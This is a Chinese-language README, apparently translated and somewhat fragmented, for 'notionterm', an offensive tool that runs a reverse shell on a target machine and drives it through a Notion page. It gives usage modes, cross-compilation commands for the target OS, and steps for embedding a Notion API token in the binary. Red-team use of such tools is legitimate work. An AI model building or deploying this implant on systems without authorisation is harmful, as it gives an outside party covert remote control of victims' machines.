notionterm。
大致灵感来源于 OffensiveNotion 和 notionion 的伟大创意!
学习命令和参数太无聊了:使用 wrap-notionterm.sh
notionterm并将其传输到目标机器(参见构建)运行notionterm有三种主要模式:
notionterm [flags]

ON,执行反向Shell操作,关闭OFF暂停,再次打开ON恢复等...
notionterm --server [flags]
CTRL+L获取)启动Shell会话:https://[TARGET_URL]/notionterm?url=[NOTION_PAGE_ID]。
light模式
notionterm light [flags]
由于notionterm旨在目标机器上运行,因此必须针对目标环境进行构建。
根据目标要求设置环境变量:
GOOS=[windows/linux/darwin]
git clone https://github.com/ariary/notionterm.git && cd notionterm
GOOS=$GOOS go build notionterm.go
你需要通过环境变量(NOTION_TOKEN和NOTION_PAGE_URL)或命令行标志(--token和--page-url)设置API密钥和Notion页面URL。
直接将Notion集成API令牌和Notion页面URL嵌入二进制文件中。⚠️注意:任何能访问该二进制文件的人都能提取令牌。出于安全原因,请不要共享,并在使用后移除。
设置相应的环境变量:
export NOTION_PAGE_URL=[NOTION_PAGE_URL]
export NOTION_TOKEN=[INTEGRATION_NOTION_TOKEN]
然后构建:
git clone https://github.com/ariary/notionterm.git && cd notionterm
./static-build.sh $NOTION_PAGE_URL $NOTION_TOKEN $GOOS